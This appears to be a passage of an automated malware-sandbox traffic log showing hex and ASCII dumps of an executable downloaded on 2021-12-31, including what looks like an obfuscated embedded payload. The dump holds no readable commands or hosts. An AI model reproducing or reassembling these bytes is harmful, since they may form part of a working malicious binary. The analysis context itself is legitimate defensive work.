00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2021-12-31 18:08:37 UTC	1658	IN	Data Raw: 68 00 2d 00 6a 00 61 00 6d 00 61 00 69 00 63 00 61 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 6e 00 7a 00 00 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 73 00 6f 00 75 00 74 00 68 00 20 00 61 00 66 00 72 00 69 00 63 00 61 00 00 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 74 00 72 00 69 00 6e 00 69 00 64 00 61 00 64 00 20 00 79 00 20 00 74 00 6f 00 62 00 61 00 67 00 6f 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 75 00 6b 00 00 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 75 00 73 00 00 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 75 00 73 00 61 00 00 00 66 00 72 00 65 00 6e 00 63 00 68 00 2d 00 62 00 65 00 6c 00 67 00 69 00 61 00 6e 00 00 00 00 00 66 00 72 00 65 00 6e 00 63 00 68 Data Ascii: h-jamaicaenglish-nzenglish-south africaenglish-trinidad y tobagoenglish-ukenglish-usenglish-usafrench-belgianfrench
2021-12-31 18:08:37 UTC	1666	IN	Data Raw: 2d 00 69 00 71 00 00 00 61 00 72 00 2d 00 6a 00 6f 00 00 00 61 00 72 00 2d 00 6b 00 77 00 00 00 61 00 72 00 2d 00 6c 00 62 00 00 00 61 00 72 00 2d 00 6c 00 79 00 00 00 61 00 72 00 2d 00 6d 00 61 00 00 00 61 00 72 00 2d 00 6f 00 6d 00 00 00 61 00 72 00 2d 00 71 00 61 00 00 00 61 00 72 00 2d 00 73 00 61 00 00 00 61 00 72 00 2d 00 73 00 79 00 00 00 61 00 72 00 2d 00 74 00 6e 00 00 00 61 00 72 00 2d 00 79 00 65 00 00 00 61 00 7a 00 2d 00 61 00 7a 00 2d 00 63 00 79 00 72 00 6c 00 00 00 00 00 61 00 7a 00 2d 00 61 00 7a 00 2d 00 6c 00 61 00 74 00 6e 00 00 00 00 00 62 00 65 00 2d 00 62 00 79 00 00 00 62 00 67 00 2d 00 62 00 67 00 00 00 62 00 6e 00 2d 00 69 00 6e 00 00 00 62 00 73 00 2d 00 62 00 61 00 2d 00 6c 00 61 00 74 00 6e 00 00 00 00 00 63 00 61 00 2d 00 65 Data Ascii: -iqar-joar-kwar-lbar-lyar-maar-omar-qaar-saar-syar-tnar-yeaz-az-cyrlaz-az-latnbe-bybg-bgbn-inbs-ba-latnca-e
2021-12-31 18:08:37 UTC	1674	IN	Data Raw: 00 00 80 11 eb 14 27 bf 85 38 52 dd d8 94 4e bd 00 00 00 3b 19 15 17 bf fe 2a 8b 32 5d d3 17 bd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 47 15 f7 3f 00 00 00 c0 45 15 f7 3f 00 00 00 40 44 15 f7 3f 00 00 00 00 43 15 f7 3f 00 00 00 80 41 15 f7 3f 00 00 00 00 40 15 f7 3f 00 00 00 80 3e 15 f7 3f 00 00 00 40 3d 15 f7 3f 00 00 00 c0 3b 15 f7 3f 00 00 00 40 3a 15 f7 3f 00 00 00 c0 38 15 f7 3f 00 00 00 80 37 15 f7 3f 00 00 00 00 36 15 f7 3f 00 00 00 80 34 15 f7 3f 00 00 00 00 33 15 f7 3f 00 00 00 80 31 15 f7 3f 00 00 00 40 30 15 f7 3f 00 00 00 c0 2e 15 f7 3f 00 00 00 40 2d 15 f7 3f 00 00 00 c0 2b 15 f7 3f 00 00 00 80 2a 15 f7 3f 00 00 00 00 29 15 f7 3f 00 00 00 80 27 15 f7 3f 00 00 00 00 26 15 f7 3f 00 00 00 c0 24 15 f7 3f 00 00 00 40 23 15 f7 Data Ascii: '8RN;*2]@G?E?@D?C?A?@?>?@=?;?@:?8?7?6?4?3?1?@0?.?@-?+?*?)?'?&?$?@#
2021-12-31 18:08:37 UTC	1682	IN	Data Raw: f1 67 8e 2d 48 cf fe 3f 8c ad 11 b4 f3 93 9c bc 27 5a 61 ee 1b fa fe 3f b0 b6 a4 86 f4 c7 9d 3c 97 ba 6b 37 2b 25 ff 3f 43 8e 0d bf a5 a1 93 3c 40 45 6e 5b 76 50 ff 3f 8a a1 d8 2d e1 d3 99 3c 14 be 9c ad fd 7b ff 3f 09 35 06 d0 12 bb 9d bc d8 90 9e 81 c1 a7 ff 3f 1e 93 a5 f3 53 48 87 3c f1 71 8f 2b c2 d3 ff 3f e7 79 65 96 74 eb 62 3c 43 00 4f 00 4e 00 4f 00 55 00 54 00 24 00 00 00 6c 6f 67 31 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 3f 00 00 00 00 00 00 f0 3f 33 04 00 00 00 00 00 00 33 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 00 00 00 00 00 ff ff ff ff ff ff 0f 00 ff ff ff ff ff ff 0f 00 00 00 00 00 00 c0 db 3f 00 00 00 00 00 c0 db Data Ascii: g-H?'Za?<k7+%?C<@En[vP?-<{?5?SH<q+?yetb<CONOUT$log10??33?
2021-12-31 18:08:37 UTC	1690	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff 94 c1 41 00 00 00 00 00 00 9c c1 41 00 22 05 93 19 02 00 00 00 10 96 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff e4 c2 41 00 22 05 93 19 01 00 00 00 44 96 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 fe ff ff ff 00 00 00 00 cc ff ff ff 00 00 00 00 fe ff ff ff a7 50 40 00 bb 50 40 00 00 00 00 00 fe ff ff ff 00 00 00 00 d8 ff ff ff 00 00 00 00 fe ff ff ff 1b 53 40 00 2e 53 40 00 00 00 00 00 fe ff ff ff 00 00 00 00 d8 ff ff ff 00 00 00 00 fe ff ff ff fd 5c 40 00 0b 5d 40 00 00 00 00 00 fe ff ff ff 00 00 00 00 d0 ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 9a 88 40 00 00 00 00 00 51 88 40 00 5b 88 40 00 fe ff ff ff 00 00 00 Data Ascii: AA"BA"DBP@P@S@.S@\@]@@Q@[@
2021-12-31 18:08:37 UTC	1698	IN	Data Raw: ad 6f 79 67 42 53 00 72 5e 41 73 64 74 72 64 66 4b 77 79 75 ae 71 65 33 31 37 5f 72 77 6c 73 65 6c 75 72 64 6d 65 6d 72 69 79 67 41 50 01 72 54 48 72 65 74 71 64 66 72 78 79 75 64 6a 55 30 35 7a 5f 72 74 6a 73 65 72 0b 6c 65 6d 6f 67 70 79 16 40 41 53 0a 6d 22 72 55 67 63 1d 43 66 72 7d 66 44 56 6a 66 5c 79 36 5f 78 62 6f 1c 28 63 75 78 4d 23 65 6d 78 6d 51 79 41 53 06 78 7f 4f 71 73 60 5a 42 66 72 71 16 4b 65 71 6f 39 eb 35 79 ac 74 6a 59 64 73 75 72 65 6d 63 6d 33 28 79 64 4e 53 00 73 4f 71 76 65 59 73 64 66 75 77 79 64 1b 6f 65 33 3f 3c 21 6c 74 6c 79 6e 61 62 ff 32 6d 65 6c 57 79 0b 48 42 53 70 d0 43 2e 3c 65 74 78 68 6e 7a f9 10 62 3c 59 62 33 35 1d 77 7a 74 6c 58 69 75 78 7b 48 54 17 42 71 6f 09 6f 69 01 00 72 5e 5e 78 e8 2d 72 64 67 57 a7 db 75 65 Data Ascii: oygBSr^AsdtrdfKwyuqe317_rwlselurdmemriygAPrTHretqdfrxyudjU05z_rtjserlemogpy@ASm"rUgcCfr}fDVjf\y6_xbo(cuxM#emxmQyASxOqs`ZBfrqKeqo95ytjYdsuremcm3(ydNSsOqveYsdfuwydoe3?<!ltlynab2melWyHBSpC.<etxhnzb<Yb35wztlXiux{HTBqooir^^x-rdgWue

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:37 UTC	1706	IN	Data Raw: 76 67 41 52 1b 42 57 41 11 65 74 72 44 66 72 66 66 69 4d 24 65 33 3f 44 28 78 74 1c 5b 59 63 75 78 6f 6b 4d c7 72 6f 73 4b 77 55 73 15 54 41 79 4d df 72 64 6c 5a 32 79 75 6f 7a 77 32 2a cb 77 34 74 6c 79 4d cf 75 72 6f 41 74 6b 5a c2 79 67 4b 55 28 dc 54 41 79 43 62 7e ba 72 65 7b a7 65 63 59 cb 33 35 3c 79 64 78 b2 76 43 bd 75 64 4f 65 4f 6d 72 6e 69 67 41 53 00 72 54 1a 28 65 77 78 64 66 73 6c 49 71 65 42 65 33 35 29 5f 72 65 44 f7 65 63 73 78 73 66 4e 7a 74 68 e3 6b 49 51 03 76 3b c0 73 65 72 ac 60 1c 54 a9 79 72 72 29 6e 34 33 b8 36 40 97 7b 7e bb 65 0f 54 73 60 bb 6d 7b 45 79 66 75 53 00 72 54 4f 73 6e 6d 72 65 45 72 77 78 75 65 7f 65 38 2f 36 5c 7d 74 6c 72 65 63 75 72 4e 46 65 6c 51 6f 79 66 41 53 00 72 7f 6d 73 60 7b 72 64 67 cc 73 51 da 65 71 6f Data Ascii: vgARBWAetrDfrffiM$e3?D(xt[YcuxokMrosKwUsTAyMrdlZ2yuozw2*w4tlyMuroAtkZygKU(TAyCb~re{ecY35 <ydxvCudOeOmrnigASrT(ewxdfsIlqeBe35)_reDecsxsfNzthkIQv;ser`Tyrr)n436@{~eTs`m{EyfuSrTOsnmreErwxuee8/6 \}tlrecurNFelQoyfASrms`{rdgsQeqo
2021-12-31 18:08:37 UTC	1714	IN	Data Raw: 5f 51 7b 7e 54 41 77 4f 56 70 67 1b 7e 77 79 71 4f 71 65 33 2e 06 58 72 cf 6c 73 65 4c 75 72 74 72 6a e0 2b 6f 79 66 64 83 e3 72 54 45 5b 5f 74 72 6e 15 49 77 79 7f 6f 75 0a 10 35 36 55 79 0a 72 73 65 69 79 75 0a 05 65 6d 78 74 f4 3e 41 53 01 57 84 fc 73 65 70 5a 5e 66 72 7d 0a 4e 65 71 6f 1b 75 36 5f 78 58 42 74 0a 47 75 72 6f 7a e8 3a 72 6f 78 42 57 48 8d 2b 54 41 72 40 a4 cf 64 66 76 5f 43 75 65 7b 16 08 35 36 55 d0 63 03 3c 65 63 7f 65 ff 61 7b e0 2b 6f 79 66 64 83 a5 72 54 45 5b 5f 74 72 6e 15 49 77 79 7f 66 1e 41 32 35 30 57 5a 4b 6c 73 6f 4e 78 00 4a 6e 65 1d 7a 47 52 67 41 59 2b 77 26 1e 79 65 04 5a 06 66 72 7d 74 ab 60 57 bb 33 33 1c 56 58 74 6d 63 65 63 75 72 7d 6d f9 d9 72 6c 73 67 41 52 1b 42 52 41 0f 67 74 72 54 66 72 66 0a ac 65 71 6f 39 22 Data Ascii: _Q{~TAwOVpg~wyqOqe3.XrlseLurtrj+oyfdrTE[_trnIwyou56Uyrseiyuemxt>ASWsepZ^fr}Neqou6_xXBtGu roz:roxBWH+TAr@dfv_Cue{56Uc<ecea{+oyfdrTE[_trnIwyfA250WZKlsoNxJnezGRgAY+w&yeZfr}t`W33VXtmcecur}mrlsg ARBRAgtrTfrfeqo9"
2021-12-31 18:08:37 UTC	1722	IN	Data Raw: 02 72 59 41 66 47 74 78 64 66 72 77 79 75 65 71 49 1f 35 33 50 72 74 6d 60 55 66 75 15 65 6d 65 24 72 6f 68 65 2e db 00 72 5e 56 fe 32 74 72 65 43 64 05 da 77 65 01 c7 24 5a 79 5f 72 7e 78 8d 63 26 74 72 6f 1e 23 6c 72 65 51 42 41 53 2b 5a 72 41 73 4e 7e 74 72 f2 52 b7 79 75 65 42 6f 35 22 a2 7f da 74 6c 73 4b 43 73 64 f1 4d c9 6d 72 6f 4a 69 47 44 94 6d 44 73 74 63 63 e6 7b 79 43 7f 7f 63 f1 6e 6f cd 34 1c 48 58 74 77 43 60 63 89 72 65 6d 2f 6d 72 7e 07 64 41 53 04 0c 52 41 73 61 5c 5f 64 66 74 60 f4 22 65 71 64 16 23 44 36 7c 74 1c d1 72 0c 3a 72 65 67 1b 76 73 6f 7d 42 6c 44 26 0c 4e 40 73 61 8a 74 43 64 72 71 0a 32 64 71 6f 16 b5 2d 5e 72 70 44 54 65 63 5e 4b c6 6d 65 6d 5a 27 78 67 4b 2d 1c 73 54 45 56 48 63 54 1a 7c 73 77 7d 8b 63 59 67 33 33 45 16 Data Ascii: rYAfGtxdfrwyueqI53Prtm`Ufueme$rohe.r^V2treCdwe$Zy_r~xc&tro#lreQBAS+ZrAsN~trRyueBo5"tlsKC sdMmroJiGDmDstcc{yCcno4HXtwC`crem/mr~dASRAsa_dft`"eqd#D6|tr:regvso}BlD&N@satCdrq2dqo-^rpDTec^KmemZ' xgK-sTEVHcT|sw}cYg33E
2021-12-31 18:08:37 UTC	1730	IN	Data Raw: 5e 57 8d 67 5e 58 67 09 e0 76 79 7f 73 8f 67 19 1f 35 30 e1 75 6c 79 73 9d 77 58 4f 6e 0a f9 73 6f 73 71 bf 51 2a 5c 27 a4 72 65 72 f2 99 66 72 73 53 6b 67 59 00 33 35 3c 75 6c 77 44 15 65 63 7f 58 4b 1e 61 6f 72 69 f9 98 41 53 04 58 4a 43 5b 00 74 72 6e 4c 08 09 7c 75 65 75 1b 35 35 36 5b 5a 59 6c 73 63 11 2a 78 65 1d 73 72 62 47 ec 66 41 59 26 58 4a 43 5b 00 74 72 6e 4c 40 75 02 74 64 71 61 5c a3 37 5f 78 5e 5e 71 1e 62 74 72 61 02 f3 6c 72 65 53 79 43 7b 65 72 54 4b 59 57 76 09 60 67 72 73 16 e3 64 71 6f 19 07 34 24 76 75 6c 77 0a f5 74 72 6f 47 4b 1e 7f 6d 79 61 c1 54 01 72 50 6b 6d 67 5c 17 64 66 78 5d cb 76 72 fc 3c 33 35 37 7a 64 6b 10 ee 0a ff 75 72 6f 7b ff 6e 65 e2 20 67 41 52 25 64 4b 3d ee 0a e8 72 64 6c 65 ed 0a e2 64 71 6f 19 2b 35 77 14 74 Data Ascii: ^Wg^Xgvysg50ulyswXOnsosqQ*\'rerfrsSkgY35<ulwDecXKaoriASXJC[trnL|ueu556[ZYlsc*xesrbGfAY&X JC[trnL@utdqa\7_x^^qbtralreSyC{erTKYWv`grsdqo4$vulwtroGKmyaTrPkmg\dfx]vr<357zdkuro{ne gAR%dK=rdledqo+5wt
2021-12-31 18:08:37 UTC	1738	IN	Data Raw: b8 0a 74 72 64 66 b4 77 18 44 df 64 42 32 e1 59 5f 72 74 6c b5 65 18 42 b6 70 44 64 c5 02 6f 79 67 41 c5 00 0c 6c a8 66 4c 75 c3 14 66 72 77 79 f3 7d c5 56 32 35 1f 5e ce 04 6c 73 65 63 b3 72 04 5c df 78 5b 6e 5d 16 41 53 00 72 92 41 08 52 b0 67 4f 67 2e 05 79 75 65 71 e3 2b 81 05 5e 72 5f 6d 17 17 63 75 72 65 ab 65 0c 43 d5 6c 4c 40 3f 72 72 54 41 73 a3 74 09 53 a2 67 5a 78 45 16 71 65 33 35 b0 47 c6 47 6d 73 48 62 4d 01 65 6d 65 6d b4 6f 18 56 fb 46 2d 73 14 32 73 65 74 72 a2 66 09 40 bd 60 4a 70 b9 40 35 36 5f 72 f2 74 c7 56 62 75 5d 64 89 16 6d 72 6f 79 e1 49 1f 29 1e 56 6e 72 89 07 72 64 66 72 f1 61 c1 56 61 65 1c 34 7a 2b 72 74 6c 73 e3 63 16 54 91 78 55 6c b6 1b 79 67 41 53 81 72 24 7e d5 68 46 73 24 1f 72 77 79 75 e3 71 a7 2c dd 36 6c 73 e8 16 73 Data Ascii: trdfwDdB2Y_rtleBpDdoygAlfLufrwy}V25^lsecr\x[n]ASrARgOg.yueq+^r_mcureeClL@?rrTAstSgZxEqe3 5GGmsHbMememoVF-s2setrf@`Jp@56_rtVbu]dmroyI)VnrrdfraVae4z+rtlscTxUlygASr$~hFs$rwyuq,6lss
2021-12-31 18:08:37 UTC	1746	IN	Data Raw: eb 54 64 66 73 77 e6 53 65 71 64 33 aa 10 5f 72 75 6c ec 43 63 75 73 65 f2 43 6d 72 6e 79 f8 73 53 00 73 54 de 41 65 74 73 64 76 32 77 79 74 65 e3 5c 33 35 37 5f 25 41 6c 73 64 63 4a 44 65 6d 64 6d 13 59 79 67 40 53 35 44 54 41 72 65 a6 4b 64 66 73 77 11 4c 65 71 64 33 81 0f 5f 72 75 6c 7b 53 63 75 73 65 65 53 6d 72 6e 79 6f 77 53 00 73 54 9a 4a 65 74 73 64 6e 44 77 79 74 65 79 53 33 35 37 5f 7a 42 6c 73 64 63 7d 44 65 6d 64 6d ed 5d 79 67 40 53 9f 40 54 41 71 65 25 68 64 66 73 77 1e 54 65 71 64 33 aa 10 5f 72 75 6c ec 43 63 75 73 65 f2 43 6d 72 6e 79 f8 67 53 00 73 54 de 55 65 74 73 64 f9 54 77 79 74 65 ee 43 33 35 37 5f ed 52 6c 73 64 63 ea 54 65 6d 64 6d ed 49 79 67 40 53 9f 54 54 41 72 65 eb 54 64 66 73 77 e6 53 65 71 64 33 aa 10 5f 72 75 6c ec 43 63 Data Ascii: TdfswSeqd3_rulCcuseCmrnysSsTAetsdv2wyte\357_%AlsdcJDemdmYyg@S5DTAreKdfswLeqd3_rul{Scusee SmrnyowSsTJetsdnDwyteyS357_zBlsdc}Demdm]yg@S@TAqe%hdfswTeqd3_rulCcuseCmrnygSsTUetsdTwyteC3 57_RlsdcTemdmIyg@STTAreTdfswSeqd3_rulCc
2021-12-31 18:08:37 UTC	1754	IN	Data Raw: 61 67 5b 77 7b 75 63 70 4e 33 34 36 58 73 5f 6c 71 65 6b 74 5f 65 6c 65 64 73 42 79 65 41 59 01 5d 54 40 73 6e 75 5d 64 64 72 7b 78 44 65 70 65 3e 34 07 5f 70 74 62 72 56 63 74 72 6a 6c 56 6d 70 6f 69 66 74 53 01 72 45 40 46 65 76 72 77 67 45 77 78 75 71 70 52 33 37 36 4a 73 4d 6c 72 65 75 74 4b 65 6f 65 7a 73 54 79 66 41 4b 01 49 54 43 73 41 75 4f 64 67 72 52 78 48 65 73 65 15 34 09 5f 73 74 4b 72 5a 63 77 72 4d 6c 24 6d 73 6f 50 66 00 53 02 72 7e 40 30 65 75 72 4f 67 31 77 7b 75 48 70 20 33 34 36 71 73 31 6c 71 65 51 74 35 65 6c 65 5e 73 28 79 65 41 67 01 3b 54 40 73 50 75 3b 64 64 72 41 78 3e 65 70 65 04 34 7d 5f 70 74 55 72 28 63 74 72 5f 6c 28 6d 70 6f 42 66 0e 53 01 72 68 40 3c 65 76 72 59 67 23 77 78 75 5b 70 34 33 37 36 60 73 27 6c 72 65 23 74 21 Data Ascii: ag[w{ucpN346Xs_lqekt_eledsByeAY]T@snu]ddr{xDepe>4_ptbrVctrjlVmpoiftSrE@FevrwgEwxuqpR376J sMlreutKeoezsTyfAKITCsAuOdgrRxHese4_stKrZcwrMl$msoPfSr~@0eurOg1w{uHp 346qs1lqeQt5ele^s(yeAg;T@sPu;dd rAx>epe4}_ptUr(ctr_l(mpoBfSrh@<evrYg#wxu[p4376`s'lre#t!
2021-12-31 18:08:37 UTC	1762	IN	Data Raw: 72 43 4c 4c 5d 40 57 77 04 0e 1d 47 44 2f 4b 20 56 33 4b 53 55 56 5c 37 29 3d 50 71 63 46 4b 62 73 35 53 4d 40 20 54 4b 32 79 42 54 34 51 01 02 05 69 4b 31 5c 44 54 5b 40 33 20 5d 51 5d 45 2a 4a 21 00 11 31 33 65 77 36 21 42 40 26 22 43 42 40 30 65 48 50 03 0c 0e 1c 36 32 55 41 5c 5b 42 40 23 54 27 5b 45 2a 4c 5f 71 64 30 36 64 79 4b 23 4c 40 57 5e 34 40 3a 34 27 34 65 70 70 07 67 30 44 58 44 54 53 42 33 24 5f 56 29 43 2e 38 5e 03 61 45 36 67 73 37 56 45 4 4 55 52 4a 32 49 47 53 44 50 75 35 02 1d 42 41 2f 36 27 27 42 36 52 5d 23 5c 44 5f 4e 23 75 64 34 31 15 04 42 52 42 34 21 27 37 35 4e 41 56 48 52 0a 00 70 5f 37 43 5c 46 26 55 46 46 50 2e 57 5b 33 29 41 55 04 65 34 36 66 73 37 27 31 46 50 24 40 36 4a 40 54 45 23 01 73 06 69 34 74 54 30 51 5a 33 45 5d 2c Data Ascii: rCLL]@WwGD/K V3KSUV\7)=PqcFKbs5SM@ TK2yBT4QiK1\DT[@3]Q]E*J!13ew6!B@&"CB@0eHP62UA\ [B@#T'[E*L_qd06dyK#L@W^4@:4'4eppg0DXDTSB3$_V)C.8^aE6gs7VEDURJ2IGSDPu5BA/6"B6R]#\D_N#ud41BRB4!'7 5NAVHRp_7C\F&UFFP.W[3)AUe46fs7'1FP$@6J@TE#si4tT0QZ3E],

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2021-12-31 18:08:37 UTC</td><td>1770</td><td>IN</td><td>Data Raw: 0d 10 08 5f 36 56 56 43 2d 1b 00 15 5d 26 11 0c 02 11 02 02 1f 13 1f 11 1e 6f 0b 35 42 6d 02 16 17 00 1b 02 0f
11 16 0d 10 16 71 37 56 59 53 3e 01 11 39 03 01 02 01 17 16 6d 36 19 00 06 09 36 34 3c 74 17 27 41 35 17 1b 1f 29 0f 1c
02 0d 10 16 71 3a 55 5c 5a 3a 30 0d 18 16 16 63 22 00 0c 19 00 2c 1e 03 3b 1e 35 36 73 72 17 2e 1d 13 11 00 10 32 1d
35 00 01 00 02 65 74 50 42 1d 0b 00 09 00 65 01 0c 06 00 1e 65 2a 17 1b 35 08 26 3a 63 13 38 05 01 0c 02 17 17 66 31
24 11 14 17 01 24 41 52 43 32 17 1a 18 3a 0b 05 1a 34 09 0c 02 1e 72 2c 2a 0f 20 21 70 30 3d 2f 17 00 06 34 08 07 15 04
79 11 12 37 09 52 52 45 5f 14 18 0d 14 16 63 16 1d 0b 0b 0c 0a 01 6f 0a 02 35 27 69 1c 33 32 73 22 11 06 37 05 13 19
38 07 02 02 65 52 47 51 2c 72 13 09 07 3a 33 14 01 16 08 01 3d
Data Ascii: _6VVC-]&o5Bmq7VYS>9m664<t'A5)q:U\Z:0c",;56sr.25etPBee*5&:c8f1$$ARC2:4r,* !p0=/4y7RRE_co5
'i32s"78eRGQ,r:3=</td></tr>
<tr><td>2021-12-31 18:08:37 UTC</td><td>1778</td><td>IN</td><td>Data Raw: 65 14 65 5e 35 53 5f 1c 74 18 73 0b 63 46 72 57 6d 3a 6d 36 6f 10 67 32 53 53 72 2d 41 00 65 00 72 01 66 1f
77 57 75 28 71 04 33 5b 36 3e 72 13 6c 16 65 0e 75 17 65 03 65 19 72 04 79 23 41 21 00 1b 54 37 73 36 74 0b 64 15 72
03 79 10 65 1c 65 1d 35 7b 5f 13 74 02 73 04 63 12 72 00 6d 08 6d 17 6f 17 67 35 53 65 72 54 62 20 65 0d 72 17 66 06 77
1c 75 08 71 4b 33 78 36 3e 72 1a 6c 12 65 04 75 17 65 00 65 08 72 01 79 13 41 53 19 21 54 24 73 17 74 1b 64 07 72 1b
79 3b 65 04 65 5e 35 54 5f 17 74 1e 73 65 e2 f2 21 65 28 65 21 72 3c 79 1e 41 20 00 06 54 24 73 08 74 5c 64 32 72 12 79
0d 65 05 65 1d 35 64 5f 17 74 0b 73 10 63 19 72 04 6d 17 6d 37 6f 01 67 31 53 72 72 31 41 00 65 07 72 0d 66 1d 77 17 7
5 16 71 20 33 76 36 0b 72 54 6c 59 65 43 75 34 65 3f 65 3e 72 16
Data Ascii: ee^5S_tscFrWm:m6og2SSr-AerfwWu(q3[6>rleueery#A!T7s6tdryee5{_tscrmmog5SerTb erfwuqK3x6>rl
eueeryAS!T$stdry;ee^5T_tse!e(e!r<yA T$st\d2ryee5d_tscrmm7og1Srr1Aerfwuq 3v6rTlYeCu4e?e>r</td></tr>
<tr><td>2021-12-31 18:08:37 UTC</td><td>1786</td><td>IN</td><td>Data Raw: 2b 52 58 53 5c 3b 10 5f 7c 64 63 74 72 31 63 61 23 13 02 1c 64 08 37 34 7d 55 41 72 65 20 7c 60 28 13 1a 1c
76 2c 15 50 3c 34 36 5e 72 20 62 77 2b 02 18 17 66 24 01 5b 7d 6e 79 66 41 07 0e 76 1a 20 1e 00 77 3b 00 51 7d 76 79
74 65 25 6b 37 7b 57 32 17 77 25 17 5d 6c 74 72 64 6d 31 63 76 21 18 0a 24 50 49 16 6d 51 72 65 75 72 30 68 76 39 18
18 00 75 2c 57 04 06 4f 73 74 6d 73 31 6d 71 3c 04 00 00 69 3b 0b 48 56 51 52 00 73 54 15 7d 61 3a 13 09 03 76 3e 1d 4
4 57 61 64 33 34 36 0b 7c 70 22 12 08 06 71 3b 01 5c 56 7d 73 6f 78 67 15 5d 04 3c 35 2c 16 61 3d 16 55 52 62 76 79 74
65 25 6b 37 7b 57 32 17 70 25 17 54 56 65 73 65 6c 65 39 7c 6b 37 06 2c 36 04 3b 30 70 45 75 75 72 65 66 26 79 7d 3b
04 1c 00 37 7c 52 6e 45 64 6d 73 64 63 21 7c 61 23 04 00 17 6b 30 03
Data Ascii: +RXS\;_|dctr1ca#d74}UAre |`(v,P<46^r bw+f$[}nyfAv w;Q}vyte%k7{W2w%]ltrdm1cv!$PImQreur0hv
9u,WOstms1mq<i;HVQRsT}a:v>DWad346|p"q;\V}soxg]<5,a=URbvyte%k7{W2p%TVesele9|k7,6;0pEuuref&y};7|RnEdms
dc!|a#k0</td></tr>
<tr><td>2021-12-31 18:08:37 UTC</td><td>1794</td><td>IN</td><td>Data Raw: 60 36 0c 72 00 6c 01 65 0a 75 1c 65 0a 65 43 72 3d 79 02 41 23 00 1e 54 20 73 06 74 17 64 15 72 12 79 07 65
1f 65 52 35 5b 5f 17 74 30 73 38 63 5a 72 13 6d 04 6d 21 6f 0d 67 33 53 69 72 3a 41 14 65 5a 72 36 66 17 77 09 75 09 71
04 33 56 36 3a 72 18 6c 06 65 06 75 3e 65 02 65 0e 72 0e 79 0b 41 73 00 37 54 39 73 11 74 17 64 08 72 04 79 1c 65 1e
65 5d 35 16 5f 21 74 09 73 11 63 01 72 0c 6d 0b 6d 15 6f 0a 67 0f 53 57 72 3d 41 1d 65 1b 72 16 66 16 77 2f 75 32 71 0c
33 5b 36 2f 72 1a 6c 5d 65 06 75 25 65 04 65 03 72 17 79 02 41 79 00 25 54 28 73 0b 74 1a 64 09 72 04 79 01 65 1c 65
5c 35 4c 5f 2d 74 0f 73 0a 63 1a 72 0e 6d 0c 6d 17 6f 0a 67 41 53 55 72 27 41 16 65 06 72 44 66 36 77 18 75 11 71 04 33
35 36 5f 72 74 6c 04 65 0a 75 1c 65 09 65 02 72 18 79 14 41 7e
Data Ascii: `6rleueeCr=yA#T stdryeeR5[_t0s8cZrmm!og3Sir:AeZr6fwuq3V6:rleu>eeryAs7T9stdryee]5_!tscrmm
ogSWr=Aerfw/u2q3[6/rl]eu%eeryAy%T(stdryee\5L_-tscrmmogASUr'AerDf6wuq356_rtleueeryA~</td></tr>
<tr><td>2021-12-31 18:08:37 UTC</td><td>1802</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 03 00 00 00 30 00 00 80 0e 00 00 00 c0 00 00 80 10 00 00 00
d8 00 00 80 18 00 00 00 f0 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 00 01 00 00 00 08 01 00 80 02 00 00
00 20 01 00 80 03 00 00 00 38 01 00 80 04 00 00 00 50 01 00 80 05 00 00 00 68 01 00 80 06 00 00 00 80 01 00 80 07 00
00 00 98 01 00 80 08 00 00 00 b0 01 00 80 09 00 00 00 c8 01 00 80 0a 00 00 00 e0 01 00 80 0b 00 00 00 f8 01 00 80 0c 0
0 00 00 10 02 00 80 0d 00 00 00 28 02 00 80 0e 00 00 00 40 02 00 80 0f 00 00 00 58 02 00 80 10 00 00 00 70 02 00 80 00
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 6b 00 00 00 88 02 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00
01 00 00 00 a0 02 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01
Data Ascii: 0 8Ph(@Xpk</td></tr>
<tr><td>2021-12-31 18:08:37 UTC</td><td>1810</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00
00 00 01 00 00 80 00 00 00 00 01 00 00 80 00 00 00 00 01 00 00 c0 00 00 00 00 03 00 00 c0 00 00 00 00 03 00 00 e0 00
00 00 00 07 00 00 e0 00 00 00 00 07 00 00 f0 00 00 00 00 0f 00 00 f8 00 00 00 00 1f 00 00 f8 00 00 00 00 1f 00 00 fc 00 00
00 00 3f 00 00 fe 00 00 00 00 7f 00 00 ff 00 00 00 00 ff 00 00 ff c0 00 00 03 ff 00 00 ff e0 00 00 07 ff 00 00 ff f8 00 00 1f ff
00 00 ff fe 00 00 7f ff 00 00 ff ff c0 03 ff ff 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 08 00 00 00 00 00 04 00 00
00 00 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 00 00 00 91 6c 00 00 98 75 10 00 9f 7e 1f 00 a5 87 2f 00 ac 91 3f 00
